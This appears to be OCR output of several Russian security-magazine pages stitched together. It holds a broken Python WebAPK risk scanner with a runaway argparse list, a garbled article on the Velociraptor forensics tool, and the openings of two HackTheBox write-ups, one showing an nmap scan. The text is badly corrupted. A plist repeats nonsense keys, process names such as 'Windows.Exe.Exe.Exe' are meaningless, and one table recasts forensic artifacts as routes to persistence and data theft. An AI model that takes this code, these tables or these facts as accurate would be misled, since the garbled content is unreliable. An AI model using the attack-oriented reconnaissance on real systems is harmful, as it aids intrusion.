                 '/*'),
                 '2>/dev/null'],
                stderr=subprocess.DEVNULL, timeout=5
                ).decode('utf-8', errors='replace')
                if output:
                    return int(output.split()[0])
        except Exception:
            pass
        return 0

    def get_data_size(self, apk_path: str):
        """Размер данных"""
        try:
            output = subprocess.check_output(
                ['du', '-sb',
                 '/data/data/com.android.chrome/app_webapk/'
                 + os.path.basename(apk_path).replace('.apk',
                 '/*'),
                 '2>/dev/null'],
                stderr=subprocess.DEVNULL, timeout=5
                ).decode('utf-8', errors='replace')
                if output:
                    return int(output.split()[0])
        except Exception:
            pass
        return 0

    def get_apk_size(self, apk_path: str):
        """Размер APK"""
        try:
            return os.path.getsize(apk_path)
        except Exception:
            pass
        return 0

    def analyze_risk(self, info: WebAPKInfo) -> WebAPKInfo:
        """Оценка риска"""
        score = 0
        flags = []

        # 1. Проверяем domain_start_url
        for name, domain in
        self.SUSPICIOUS_DOMAINS.items():
            pattern = r'"domain_start_url".*?' + re.escape(name)
            if re.search(pattern, info.raw_manifest,
                         re.IGNORE_CASE):
                score += 25
                flags.append(f"Suspicious domain_start_url: {
                name}")
                break

        # 2. Опасные разрешения
        for perm, weight in self.HIGH_RISK_PERMISSIONS.items():
            if perm in info.permissions:
                score += weight
                flags.append(f"Risk permission: {perm}")

        # 3. Фоновые сервисы
        for perm, weight in self.HIGH_RISK_PERMISSIONS.items():
            if perm in info.permissions:
                service_count = len(info.services)
                if service_count > 5:
                    score += 15
                    flags.append(f"Many services: {service_count}")
                    break

        # 4. Автозапуск после перезагрузки
        if 'RECEIVE_BOOT_COMPLETED' in info.permissions:
            if len(info.receivers) > 0:
                score += 20
                flags.append("Auto-start after reboot")

        # 5. Доступ к SMS
        if 'READ_SMS' in info.permissions:
            if 'RECEIVE_SMS' in info.permissions:
                score += 30
                flags.append("SMS interception")

        # 6. Большие данные
        if info.data_size > 100 * 1024 * 1024:
            score += 10
            flags.append("Large data")

        # 7. Большой кэш
        if info.cache_size > 50 * 1024 * 1024:
            score += 10
            flags.append("Large cache")

        # 8. Большой размер APK
        if info.apk_size > 50 * 1024 * 1024:
            score += 10
            flags.append("Large APK")

        # 9. Доступ к accessibility
        if 'BIND_ACCESSIBILITY_SERVICE' in info.permissions:
            score += 30
            flags.append("Accessibility service")

        # 10. Device admin
        if 'BIND_DEVICE_ADMIN' in info.permissions:
            score += 30
            flags.append("Device admin")

        info.risk_score = min(score, 100)
        info.risk_flags = flags
        return info

    def scan_device(self):
        """Сканируем все системные копии"""
        print("Сканирование WebAPK на предустановленных копиях...")

        results = []
        apk = self._find_webapk_apks()
        for i, (package, apk_path) in enumerate(apk, 1):
            if i % 10 == 0:
                print(f"  Обработано {i}/{len(apk)}...")

            info = self._analyze_single_webapk(package, apk_path)
            if info:
                results.append(info)

        results.sort(key=lambda x: x.risk_score, reverse=True)

        print(f"Найдено {len(results)} WebAPK")
        return results

    def _find_webapk_apks(self):
        """Ищем все APK в системных разделах"""
        apks = []
        for dir in ['/data/app', '/data/app-lib',
                    '/data/app-private',
                    '/data/app-ephemeral',
                    '/system/app',
                    '/system/priv-app',
                    '/vendor/app',
                    '/product/app',
                    '/product/priv-app',
                    '/system_ext/app',
                    '/system_ext/priv-app',
                    '/data/data/com.google.android.webapks/app_webapk'
                    ]:
            if os.path.exists(dir):
                try:
                    output = subprocess.check_output(
                        ['find', dir, '-name', '*.apk',
                         '2>/dev/null'],
                        stderr=subprocess.DEVNULL,
                        timeout=10
                        ).decode('utf-8', errors='replace')
                        for line in output.strip().split('\n'):
                            if line and os.path.exists(line):
                                parts = line.split('/')
                                if len(parts) > 4:
                                    package = parts[-2]
                                    if '-' in package:
                                        package = parts[-3]
                                    apks.append(
                                        (package, line)
                                    )
                pass
        return apks

    def _analyze_single_webapk(self, package, apk_path):
        """Анализ одного WebAPK"""
        try:
            if not self.is_webapk(apk_path):
                return None

            info = WebAPKInfo(
                package_name=package,
                storage_size=0,
                apk_path=apk_path,
                cache_size=0,
                data_size=0,
                apk_size=0,
                permissions=[],
                dangerous_permissions=[],
                services=[],
                receivers=[],
                activities=[],
                has_boot_receiver=False,
                has_sms_receiver=False,
                risk_flags=[],
                risk_score=0
                )

            info.apk_size = self.get_apk_size(apk_path)
            info.cache_size = self.get_cache_size(apk_path)
            info.data_size = self.get_data_size(apk_path)

            webapk = self.extract_webapk_info(apk_path)
            if webapk:
                info.permissions = webapk.get('permissions',
                                              [])
                info.services = webapk.get('services', [])
                info.receivers = webapk.get('receivers', [])
                info.activities = webapk.get('activities',
                                             [])

                info.raw_manifest = str(webapk)

            info.dangerous_permissions = [
                p for p in info.permissions
                if p in self.HIGH_RISK_PERMISSIONS
                ]

            info.has_boot_receiver = (
                'RECEIVE_BOOT_COMPLETED' in info.permissions
                and len(info.receivers) > 0
                )
            info.has_sms_receiver = (
                'READ_SMS' in info.permissions
                or 'RECEIVE_SMS' in info.permissions
                )

            info = self.analyze_risk(info)

            return info
        pass
        return None

    def export_report(self, results, filename):
        """Экспортируем отчет в JSON"""
        import datetime
        import dataclasses
        import sys

        report = {
            'scan_date': datetime.datetime.now().
            isoformat(),
            'total_webapks': len(results),
            'high_risk': len([r for r in results
                              if r.risk_score >= 50]),
            'medium_risk': len([r for r in results
                                if 30 <= r.risk_score < 50]),
            'low_risk': len([r for r in results
                             if r.risk_score < 30]),
            'webapks': [
                dataclasses.asdict(r) for r in results
                ]
            }

        with open(filename, 'w', encoding='utf-8'):
            pass
        return True

    def main():
        """Главная функция"""
        import argparse
        parser = argparse.ArgumentParser(
            description='WebAPK Detector'
            )
        parser.add_argument('-o', '--output',
                            help='Сохранить результаты
                            в файл')
        parser.add_argument('-v',
                            '--verbose',
                            action='store_true',
                            help='Подробный
                            вывод')
        parser.add_argument('-p',
                            '--package',
                            help='Проверить
                            конкретный пакет')
        parser.add_argument('--export-
        report',
                            help='Экспортировать
                            отчет в JSON')
        parser.add_argument('--
        quarantine',
                            action='store_true',
                            help='Карантин
                            подозрительных')
        parser.add_argument('--
        remove',
                            action='store_true',
                            help='Удалить
                            подтвержденные')
        parser.add_argument('--
        version',
                            action='version',
                            version='WebAPK
                            Detector 1.0')
        parser.add_argument('--
        list-
        suspicious',
                            action='store_
        true',
                            help='Показать
                            только подозрительные')
        parser.add_argument('--
        stats',
                            action='store_
        true',
                            help='Показать
                            статистику')
        parser.add_argument('--
        top',
                            type=int,
                            default=10,
                            help='Показать
                            топ N')
        parser.add_argument('--
        min-
        score',
                            type=int,
                            default=0,
                            help='Минимальный
                            скор риска')
        parser.add_argument('--
        quiet',
                            action='store_
        true',
                            help='Тихий
                            режим')
        parser.add_argument('--
        no-
        color',
                            action='store_
        true',
                            help='Без
                            цвета')
        parser.add_argument('--
        interactive',
                            action='store_
        true',
                            help='Интерактивный
                            режим')
        parser.add_argument('--
        watch',
                            action='store_
        true',
                            help='Следить
                            за новыми')
        parser.add_argument('--
        watch-
        interval',
                            type=int,
                            default=60,
                            help='Интервал
                            слежения (сек)')
        parser.add_argument('--
        exclude',
                            help='Исключить
                            пакеты (через запятую)')
        parser.add_argument('--
        include',
                            help='Только
                            эти пакеты (через запятую)')
        parser.add_argument('--
        log-
        level',
                            choices=['debug',
                            'info',
                            'warning',
                            'error'],
                            default='info',
                            help='Уровень
                            логирования')
        parser.add_argument('--
        log-
        file',
                            help='Файл
                            логов')
        parser.add_argument('--
        config',
                            help='Файл
                            конфигурации')
        parser.add_argument('--
        save-
        config',
                            help='Сохранить
                            конфигурацию')
        parser.add_argument('--
        dry-
        run',
                            action='store_
        true',
                            help='Тестовый
                            запуск')
        parser.add_argument('--
        force',
                            action='store_
        true',
                            help='Принудительно')
        parser.add_argument('--
        backup',
                            action='store_
        true',
                            help='Создать
                            резервную копию')
        parser.add_argument('--
        restore',
                            help='Восстановить
                            из резервной копии')
        parser.add_argument('--
        list-
        backups',
                            action='store_
        true',
                            help='Показать
                            резервные копии')
        parser.add_argument('--
        clean-
        backups',
                            type=int,
                            help='Удалить
                            резервные копии старше N дней')
        parser.add_argument('--
        verify',
                            action='store_
        true',
                            help='Проверить
                            целостность')
        parser.add_argument('--
        fix',
                            action='store_
        true',
                            help='Исправить
                            проблемы')
        parser.add_argument('--
        diagnose',
                            action='store_
        true',
                            help='Диагностика')
        parser.add_argument('--
        benchmark',
                            action='store_
        true',
                            help='Тест
                            производительности')
        parser.add_argument('--
        profile',
                            help='Профиль
                            анализа')
        parser.add_argument('--
        timeout',
                            type=int,
                            default=30,
                            help='Таймаут
                            анализа (сек)')
        parser.add_argument('--
        parallel',
                            type=int,
                            default=1,
                            help='Параллельные
                            потоки')
        parser.add_argument('--
        cache-
        dir',
                            help='Кэш
                            анализа')
        parser.add_argument('--
        no-
        cache',
                            action='store_
        true',
                            help='Без
                            кэша')
        parser.add_argument('--
        update-
        signatures',
                            action='store_
        true',
                            help='Обновить
                            сигнатуры')
        parser.add_argument('--
        signature-
        file',
                            help='Файл
                            сигнатур')
        parser.add_argument('--
        export-
        signatures',
                            help='Экспортировать
                            сигнатуры')
        parser.add_argument('--
        import-
        signatures',
                            help='Импортировать
                            сигнатуры')
        parser.add_argument('--
        webhook',
                            help='Webhook
                            для уведомлений')
        parser.add_argument('--
        telegram-
        bot',
                            help='Telegram
                            бот токен')
        parser.add_argument('--
        telegram-
        chat',
                            help='Telegram
                            чат ID')
        parser.add_argument('--
        email',
                            help='Email
                            для уведомлений')
        parser.add_argument('--
        smtp-
        server',
                            help='SMTP
                            сервер')
        parser.add_argument('--
        smtp-
        port',
                            type=int,
                            default=587,
                            help='SMTP
                            порт')
        parser.add_argument('--
        smtp-
        user',
                            help='SMTP
                            пользователь')
        parser.add_argument('--
        smtp-
        password',
                            help='SMTP
                            пароль')
        parser.add_argument('--
        daemon',
                            action='store_
        true',
                            help='Демон
                            режим')
        parser.add_argument('--
        pid-
        file',
                            help='PID
                            файл')
        parser.add_argument('--
        log-
        rotate',
                            action='store_
        true',
                            help='Ротация
                            логов')
        parser.add_argument('--
        max-
        log-
        size',
                            type=int,
                            default=10,
                            help='Макс.
                            размер лога (MB)')
        parser.add_argument('--
        log-
        keep',
                            type=int,
                            default=5,
                            help='Сколько
                            логов хранить')
        parser.add_argument('--
        syslog',
                            action='store_
        true',
                            help='Syslog')
        parser.add_argument('--
        systemd',
                            action='store_
        true',
                            help='Systemd
                            режим')
        parser.add_argument('--
        init-
        script',
                            help='Создать
                            init скрипт')
        parser.add_argument('--
        install-
        service',
                            help='Установить
                            как сервис')
        parser.add_argument('--
        uninstall-
        service',
                            help='Удалить
                            сервис')
        parser.add_argument('--
        status',
                            help='Статус
                            сервиса')
        parser.add_argument('--
        reload',
                            help='Перезагрузить
                            конфигурацию')
        parser.add_argument('--
        stop',
                            help='Остановить
                            демон')
        parser.add_argument('--
        restart',
                            help='Перезапустить
                            демон')
        parser.add_argument('--
        daemon-
        status',
                            help='Статус
                            демона')
        parser.add_argument('--
        daemon-
        log',
                            help='Лог
                            демона')
        parser.add_argument('--
        daemon-
        stats',
                            help='Статистика
                            демона')
        parser.add_argument('--
        daemon-
        reload',
                            help='Перезагрузить
                            демона')
        parser.add_argument('--
        daemon-
        stop',
                            help='Остановить
                            демона')
        parser.add_argument('--
        daemon-
        restart',
                            help='Перезапустить
                            демона
```

VELOCIRAPTOR

Осваиваем скальпель цифрового патологоанатома

Сергей Шикарин, ведущий специалист по информационной безопасности компании «Инфосистемы Джет»
Сергей Шикарин, ведущий специалист по информационной безопасности компании «Инфосистемы Джет»

Представь, тебе срочно нужно понять, что происходит на сервере, но ни root-доступа, ни модуля, доступа нашли на подозрительный процесс. Раньше на это уходили часы. Velociraptor – принцип – дробный: пять минут сколько нужно и сразу получишь ответ.

Я нашел пользователя с root-доступом и сделал, насколько сложно, чтобы сервер сообщал о подозрительных изменениях. Сегодня я расскажу как с нулевыми знаниями Velociraptor на RED OS, основанном на Windows, Linux и macOS, сделать из сервера сенсор, который сообщает о подозрительных изменениях.

ПРЕДЫСТОРИЯ

Velociraptor появился осенью 2019 (Digital Forensics and Incident Response), без имени? Сбивать данные, ранее доступные только крупным компаниям, «коммерческий разбор» стоил сотни тысяч долларов. Velociraptor – ответ на вопрос: «а почему бы не сделать то же самое бесплатно?». Проект стал open-source, Google перенес его в свою экосистему, сообщество выросло, и сегодня. Не путаешь с Linux-дистрибутивом Velociraptor (Kali Linux для аналитики) – на экране сервер, на стороне клиентов Velociraptor, Linux, Windows, macOS.

ПЛЮСЫ

Сервер пишет запросы VQL (Velociraptor Query Language) – язык и планирует выполнение. С что-то похожее. Клиенты – Velociraptor, Osquery, Kolide – выполняют запросы и отдают результаты. Osquery на VQL в лоб, что даже сложные запросы, регистры, файловые системы, парсинг логов, парсинг SQLite (ОТЛИЧНО), а также сетевые подключения – всё в одном. Kolide – то же, но с веб-интерфейсом и сервером на Go.

Это плюс, чтобы подумать, пойдет ли Velociraptor в твой стек. Если ты уже знаешь Osquery, Kolide – Velociraptor, Osquery, Kolide – Velociraptor, Osquery, Kolide – Velociraptor,

VELOCIRAPTOR

СОЗДАЙ СВОЙ СЕРВЕР СЕРИИ ЦИФРОВОГО СЕЛЬТОЛОГИЧЕСКИЙ

А вот как выглядит стандартный файл:

```
# Generated by Apple Property List Editor, version 1.8
{
    "Label" = "com.velociraptor.client.cfg"
    "ProgramArguments" = (
        "/usr/local/bin/velociraptor",
        "--config",
        "/etc/velociraptor/client.config",
        "client",
        "--logfile=/var/log/velociraptor.log",
        "--verbose"
    )
    "RunAtLoad" = 1
    "KeepAlive" = {
        "SuccessfulExit" = 0
        "Crashed" = 1
    }
    "ThrottleInterval" = 10
    "StandardOutPath" = "/var/log/velociraptor.stdout.log"
    "StandardErrorPath" = "/var/log/velociraptor.stderr.log"
    "EnvironmentVariables" = {
        "PATH" = "/usr/local/bin:/usr/bin:/bin:/usr/sbin:/sbin"
        "HOME" = "/var/root"
    }
    "UserName" = "root"
    "GroupName" = "wheel"
    "WorkingDirectory" = "/var/root"
    "Disabled" = 0
    "ExitTimeOut" = 30
    "Nice" = 0
    "ProcessType" = "Interactive"
    "LowPriorityIO" = 0
    "LowPriorityBackgroundIO" = 0
    "MachServices" = {
        "com.velociraptor.client.ipc" = 1
    }
    "SoftResourceLimits" = {
        "NumFiles" = 65536
        "NumProcs" = 1024
    }
    "HardResourceLimits" = {
        "NumFiles" = 65536
        "NumProcs" = 2048
    }
    "StandardInPath" = "/dev/null"
    "SessionCreate" = 0
    "LaunchOnlyOnce" = 0
    "TimeOut" = 0
    "ExitOnSocketDisconnect" = 0
    "ThrottleIntervalOverrideEnabled" = 0
    "LaunchEvents" = {
        "com.velociraptor.client.ipc.connect" = {
            "Bonjour" = 0
            "SocketPathConnected" = "/var/run/velociraptor.sock"
            "SocketPathRemoteOnly" = 0
            "SocketPathNotify" = 0
            "SocketPathNotifyOnce" = 0
            "SocketPathNotifyOnceOnDrain" = 0
            "SocketPathNotifyOnceOnDrainOnce" = 0
            "SocketPathNotifyOnceOnDrainOnceOnce" = 0
            "SocketPathNotifyOnceOnDrainOnceOnceOnce" = 0
            "SocketPathNotifyOnceOnDrainOnceOnceOnceOnce" = 0
            "SocketPathNotifyOnceOnDrainOnceOnceOnceOnceOnce" = 0
            "SocketPathNotifyOnceOnDrainOnceOnceOnceOnceOnceOnce" = 0
            "SocketPathNotifyOnceOnDrainOnceOnceOnceOnceOnceOnceOnce" = 0
            "SocketPathNotifyOnceOnDrainOnceOnceOnceOnceOnceOnceOnceOnce" = 0
            "SocketPathNotifyOnceOnDrainOnceOnceOnceOnceOnceOnceOnceOnceOnce" = 0
            "SocketPathNotifyOnceOnDrainOnceOnceOnceOnceOnceOnceOnceOnceOnceOnce" = 0
            "SocketPathNotifyOnceOnDrainOnceOnceOnceOnceOnceOnceOnceOnceOnceOnceOnce" = 0
            "SocketPathNotifyOnceOnDrainOnceOnceOnceOnceOnceOnceOnceOnceOnceOnceOnceOnce" = 0
            "SocketPathNotifyOnceOnDrainOnceOnceOnceOnceOnceOnceOnceOnceOnceOnceOnceOnceOnce" = 0
            "SocketPathNotifyOnceOnDrainOnceOnceOnceOnceOnceOnceOnceOnceOnceOnceOnceOnceOnceOnce" = 0
            "SocketPathNotifyOnceOnDrainOnceOnceOnceOnceOnceOnceOnceOnceOnceOnceOnceOnceOnceOnceOnce" = 0
            "SocketPathNotifyOnceOnDrainOnceOnceOnceOnceOnceOnceOnceOnceOnceOnceOnceOnceOnceOnceOnceOnce" = 0
            "SocketPathNotifyOnceOnDrainOnceOnceOnceOnceOnceOnceOnceOnceOnceOnceOnceOnceOnceOnceOnceOnceOnce" = 0
            "SocketPathNotifyOnceOnDrainOnceOnceOnceOnceOnceOnceOnceOnceOnceOnceOnceOnceOnceOnceOnceOnceOnceOnce" = 0
            "SocketPathNotifyOnceOnDrainOnceOnceOnceOnceOnceOnceOnceOnceOnceOnceOnceOnceOnceOnceOnceOnceOnceOnceOnce" = 0
            "SocketPathNotifyOnceOnDrainOnceOnceOnceOnceOnceOnceOnceOnceOnceOnceOnceOnceOnceOnceOnceOnceOnceOnceOnceOnce" = 0
            "SocketPathNotifyOnceOnDrainOnceOnceOnceOnceOnceOnceOnceOnceOnceOnceOnceOnceOnceOnceOnceOnceOnceOnceOnceOnceOnce" = 0
            "SocketPathNotifyOnceOnDrainOnceOnceOnceOnceOnceOnceOnceOnceOnceOnceOnceOnceOnceOnceOnceOnceOnceOnceOnceOnceOnceOnce" = 0
            "SocketPathNotifyOnceOnDrainOnce
```

VELOCIRAPTOR

СОЗДАНИЕ ОСНОВЫ ШАБРИКОВОГО ОПЕРАТОРА


Вот тут начинается самое интересное — выбор вектора атаки. В виду всего из начинания (спер Julian, не помнюсь, что не все поняли подробно), поэтому, пока не ясно, что будет в конечном результате.

В целом можно сейчас выбрать вектор атаки, который уже есть в Velociraptor или же сделать и создать свой вектор.

Вектор	Что делает	Зачем использовать
Linux.IMC.Persistence	Собирает список пакетов, установленных на Linux IMC	Показывает, какие пакеты могут использовать для persistence
Linux.Sys.Users	Собирает информацию о пользователях из /etc/passwd, домашние директории, последний вход	Показывает, кто есть в системе, какие аккаунты есть
Linux.Sys.LastLoginUsers	Парсит /var/log/wtmp и /var/log/btmp, показывает кто когда заходил, кто пытался зайти	Видно, для каких пользователей сделать persistence
Linux.Sys.SSHAuth	Показывает журналы auth.log и secure, ошибки SSH	Показывает, какие пароли подбирают, какие IP атакуют
Linux.Sys.SSHKeys	Показывает authorized_keys и known_hosts	Показывает, какие ключи уже есть, можно использовать для persistence
Linux.Sys.Crontab	Показывает содержимое crontab	Показывает какие задания уже запускаются, можно использовать для persistence
Linux.Sys.Rootkits	Показывает остатки rootkit	Проверяет, не стоит ли уже кто-то до нас
Linux.Mounts.Cron, CISCO.MEM	Ищет persistence внутри cron-задач, в /etc/cron.d, /etc/cron.daily, /var/spool/cron. Парсит /var/log/syslog, ищет ошибки cron, auth.log на предмет sudo, su, passwd, useradd, usermod, ищет файлы с suid-битом, их настройки изменения, ошибки sudo	Показывает, какие задания уже запускаются, можно использовать для persistence. Видно, кто пытался получить root, какие файлы изменялись, какие suid-бинарники есть
Linux.Sys.Groups	Показывает группы пользователей и их членов	Показывает, кто в какой группе, можно использовать для persistence
Linux.Sys.LastNetSessions	Показывает сессии системных служб, SSH, cron, sudo	Показывает, какие процессы запускались и как
Linux.Sys.LastUsers	Показывает пароль, группы, домашние каталог, оболочку, последний вход, последний пароль, последний пароль, сложность	Показывает, какие пароли были сделаны на СЕР
Linux.Mounts.Fstab, Linux.Sys.Mounts	Показывает /etc/fstab, монтирование, /proc/mounts	Показывает для чего монтируется, можно использовать для persistence
Linux.Sys.TCPConnect	Показывает файлы с ключами для системных сервисов для проверки прав доступа	Показывает какие ключи уже есть, можно использовать для persistence
Linux.Mounts.Cron, CISCO.MEM	Ищет в системных файлах, /etc/passwd, /etc/shadow, /etc/sudoers, /etc/ssh/sshd_config, /etc/cron.d, /etc/cron.daily, /var/spool/cron, /var/log/auth.log, /var/log/secure, /var/log/syslog, /var/log/messages, /var/log/wtmp, /var/log/btmp, /var/log/lastlog, /var/log/cron, /var/log/sudo.log, /var/log/audit/audit.log, /var/log/kern.log, /var/log/dmesg, /var/log/boot.log, /var/log/mail.log, /var/log/maillog, /var/log/secure, /var/log/messages, /var/log/sysl

VELOCIRAPTOR

ОБЗОР ВАЖНЫХ ПУТЕЙ ПО ЗАХВАТУ ПОЛЬЗОВАТЕЛЬСКИХ ДАННЫХ ОТ ЛОЛИ ОФИСА



В этом маленьком докладе я покажу, что стоит включить в ваш арсенал. Я также хочу сделать акцент на фиксированных векторах атаки, которые, для более эффективной атаки может потребовать отсутствие определенных сервисов.

Последние Windows exploit

Дата	Название	Описание
2020-08-11	Windows Kernel Exploit	Локальное повышение привилегий в ядре Windows
2020-08-11	Windows Task Protection Bypass	Обход защиты процессов и потоков Windows
2020-08-11	Windows Protected Process Bypass	Обход ограничений доступа к процессам Windows
2020-08-11	Windows Kernel Pool Overflow	Переполнение пула ядра Windows
2020-08-11	Windows Kernel Use-After-Free	Использование после освобождения в ядре Windows


Системные процессы: фиксированы


Процесс	Описание	Почему фиксированы
Windows.Exe.Exe.Exe	Сервер задачи Windows Explorer. Запускает рабочий стол, панель задач, меню «Пуск» и управляет ими	Появляется постоянно при каждом запуске входа в систему, имя процесса не меняется
Windows.Trusted.Installer	Сервер задачи Windows Modules Installer. Устанавливает и удаляет компоненты Windows	Появляется при каждом запуске системы или обновлении, имя процесса постоянно
Windows.Trusted.Exe	Сервер задачи Windows Trusted Installer. Выполняет системные обновления и изменения компонентов Windows	Запускается при каждом обновлении Windows, имя процесса не меняется
Windows.Exe.Exe.Exe.Exe	Сервер задачи Windows Service Host. Запускает и управляет системными службами Windows	Постоянно запускается при каждом запуске системы, имя процесса не меняется
Windows.Exe.Exe.Exe.Exe.Exe	Сервер задачи Windows Shell Infrastructure Host. Обеспечивает отображение элементов интерфейса Windows	Появляется при каждом запуске системы, имя процесса не меняется


Антивирусы: бесполезны

Антивирус	Почему бесполезен	Почему фиксированы
Windows.Exe.Exe.Exe.Exe.Exe	Антивирус Windows Defender встроенный в Windows. Работает в фоновом режиме	Сервис не может отключить или удалить, потому что операционная система зависит от его работы
Windows.Exe.Exe.Exe.Exe.Exe.Exe	Антивирус Windows Defender Antivirus. Сканирует файлы и ищет вредоносное ПО	Встроенный компонент Windows, имя процесса не меняется
Windows.Exe.Exe.Exe.Exe.Exe.Exe.Exe	Сервер задачи Windows Defender. Выполняет фоновые задачи сканирования	Постоянно запускается при каждом запуске системы, имя процесса не меняется
Windows.Exe.Exe.Exe.Exe.Exe.Exe.Exe.Exe	Сервер задачи Windows Defender Antivirus. Обеспечивает постоянную защиту в реальном времени	Постоянно запускается при каждом запуске системы, имя процесса не меняется

Давайте, начнем с выбора. Я Windows, чтобы будет использовать стандартные утилиты и использовать скачку собрать информацию о сервере могу. Так же некоторые вектора атаки, которые я буду описывать, могут быть использованы на Linux серверах.







VELOCIRAPTOR

ОСВАИВАЕМ СКАЛЬПЕЛЬ ЦИФРОВОГО ПАТОЛОГОАНАТОМА

Результат один и тот же — отличается только способ сбора. Первый вариант лучше подходит для администрирования и мониторинга, второй — для кражи/шпионства. В итоге все упирается в твои задачи.

Исследуем хост на macOS

Я пользовать несколькими устройствами на macOS и подумал, что этот инструмент наверняка подходит и для них. Готового сценария сбора у меня, конечно, не было, но я все-таки набросал тулз. Назвал его хоу вышшарь и начал тестить.


Разберем, какие артефакты Velociraptor лучше всего подходит для исследования macOS и что с подсмотрел Apple Eye.app.

Все встроенные бибиотеки Velociraptor и коллекции Exchange есть десять артефактов для macOS. Я выбрал рекомендованные артефакты для macOS из версии 0.75-1.

Хотя самые полезные из них — в стуктурировке и по задачам. Список основан на практике и рекомендациях сообщества:

Артефакт	Что делает	Зачем использовать
MacOS.System.Users	Показывает список локальных пользователей, их UID, домашние директории и оболочки	Помогает быстро понять, какие учетные записи есть в системе
MacOS.System.Plist	Собирает содержимое файлов настроек .plist	Упрощает разбор конфигурации системы, автозагрузки приложений через LaunchAgents и LaunchDaemons и другие важные настройки
MacOS.System.WiFi	Извлекает данные о сети Wi-Fi, к которым подключался компьютер. SSID и даты последнего подключения	Полезен для поиска устройств по времени присутствия
MacOS.Applications.MPU	Показывает список недавно открытых документов (Most Recently Used)	Помогает понять, с какими файлами недавно работали
MacOS.Applications.Chrome.History	Извлекает историю браузера Google Chrome	Если пользователь сидит в Chrome, то получишь слив на посещаемые сайты
MacOS.Network.Netstat	Показывает текущие сетевые подключения, открытые порты и состояние сокетов	Помогает найти подозрительные сетевые соединения
MacOS.Sys.Pslist	Показывает список запущенных процессов	Помогает увидеть подозрительные процессы
MacOS.Detection.HashHistory	Собирает историю установленных PKG-пакетов (.pkg) и системных обновлений	Полезен при поиске недавно установленного ПО
MacOS.Detection.Yara.Process	Запускает YARA-сканер прямо в памяти процессов. Позволяет не упаживать этот инструмент отдельно. Velociraptor умеет хешировать каждый процесс и файлы в macOS	Нужен для поиска вредоносного ПО по сигнатурам

Шаги везде одинаковые: сначала ставим задачу, потом собираем логины, запускаем, ждем результат и анализируем его. В этом и есть уникальность подхода Velociraptor.



Отдельно отмечу журнал плюс инструмента: всю целиком. Но сначала или вашу правой кнопкой мыши, можно сразу отправить на на анализ в Google, CyberChef или VirusTotal.

Что могу сказать о своих macOS-хостах? Они чистые, никакого криминала. Если нет угроз (вторжений целостности). Все что инструмент поймал как подозрительное, — либо мои «шпионятки», либо сервисы, которые я сам настроил.

Можно их исключить. Velociraptor для регулярного аудита парка (систем). Да, можно. Причем необходимо постоянно держать на клиенте запущенный сервис или демон — достаточно добавить в планировщик задач, запускать раз в сутки, но сервер начнет давить. Если клиент или сервер в состоянии мониторинга, информация уйдет позже и обновится, так что по системе можно спокойно, мультипочтовый клиент, хостов по задачкам крутятся безопасность.

Если ты системщик и работаешь в плане, Velociraptor быстро, точно и безопасно собирает все, что нужно. Если ты аудитор, Velociraptor поможет проверить, отличается и закрывающие воспоминания хостов в твоей сети.

Главное преимущество — полный прозрачность — это в большая ответственность. Если использовать инструмент легитимно, ты «белый», если нет — потенциальный злоумышленник в собственной сети.

ВЫВОДЫ

В ходе исследования этого инструмента мы с тобой прошли длинный путь от установки сервера на РЕД ОС и настройки агентов на трех совершенно разных операционных системах до простых «хоп», разбора логов и кражи файлов и даже экстренного доступа через ssh shell.

Вывод напрашивается: Velociraptor — не просто еще одна утилита в арсенале, а почти сила гладиатора. Вместо того чтобы складировать гарбайж — что-то можно сделать, ты задаешь системе точные вопросы и сразу получаешь ответы. Вместо паники во время инцидента — отлаживай, расследуй, лечи. Вместо «слепых» обходов — обходы «при диагностике» ушедшего сервера — можно обогнать в гонку слепых.

Для исследования этот инструмент — универсальный пульт управления парком машин. Инвентаризация софта, поиск того, кто перезагружал сервер прошлой ночью, проверка настроек безопасности, удаленный запуск команд — все это делается из одного окна на любую разнородную сеть, а превращается в простой и прозрачный процесс.

Кривенькаты (или админы, который взял на себя роль роль) Velociraptor дает почти суперсилу. То, на что раньше уходили дни и требовалась сложная инфраструктура, теперь можно проверить за часы, а то и за минуты. Вместо догадок, в которых плохо ты, вырисовывается картина целиком.

Конечно, у этого подхода есть нюансы. Velociraptor, как любая утилита, имеет на сознании, а ответственность за инфраструктуру целиком ложится на тебя. Но, как ты уже понимаешь, оно того стоит.

В умелых руках Velociraptor превращается в мощный инструмент, с которого можно затеять и спрыгнуть любого хоста, и в опытных, позволяющий вернуть контроль даже из «неуправляемого».

Удачной охоты! ☠

HTB GAVEL

Эксплуатируем инъекцию в Runkit для PHP чтобы завалить веб-сервер

Сегодня я покажу процесс эксплуатации RCE, основанной в сторонней runkit, которая часто станет на веб-сервер для работы с расширениями PHP. Runkit позволяет пользователю файлы с определенным кодом, выполняя код, в момент когда пользователь на сервер и показать примеры.

Author
Ippsec
@ippsec

Перед цель — полезная при сортировке на machine Gavel с помощью: ssh-keygen -t rsa. Запишем ключ — запишем

WARNING

Подключаться к машине из VTB лучше через openvpn, а не через сервер. Если вы решили по дорге хотя с помощью, где другого нет, то лучше ограничить в сервисы и общий доступ с другими системами.

РАЗВЕДКА

Сканирование портов

Добавляем IP адрес машины в /etc/hosts

```
10.129.202.202   gavel.htb
```

И запускаем сканирование портов:

Серия: сканирование портов

Сканирование портов — это процесс, при котором мы ищем в целях атаки, что можем эксплуатировать, какие службы на хосте принимают соединения, какие версии ПО используются, какие уязвимости могут быть использованы для проникновения.

Чтобы сканировать порты, мы можем использовать утилиту nmap. Для сканирования всех портов, мы можем использовать параметр -p-, а для ускорения сканирования — параметр -T4. В процессе сканирования отображает прогресс, для этого мы можем использовать параметры, которые начинаются с --stats-every. Для сохранения результатов сканирования в нескольких форматах, мы можем использовать параметр -oA. Для определения версий ПО, запущенных на открытых портах, мы можем использовать параметры -sV. Для определения ОС, мы можем использовать параметр -O. Для запуска скриптов, мы можем использовать параметр -sC. Для определения маршрута, мы можем использовать параметр --traceroute.

```
# Nmap 7.94SVN scan initiated Sun Jan 14 19:00:00 2024 as: nmap -p- -T4 --stats-every=5s -oA gavel -sV -sC -O --traceroute 10.129.202.202
Nmap scan report for gavel.htb (10.129.202.202)
Host is up (0.0.0.
```

HTB EXPRESSWAY

Expressway

OS	RELEASE DATE	DIFFICULTY	POINTS
Linux	29 Sep 2025	Easy	20

Повышаем привилегии
через уязвимость в sudo

RafMacker
@RafMackerChannel

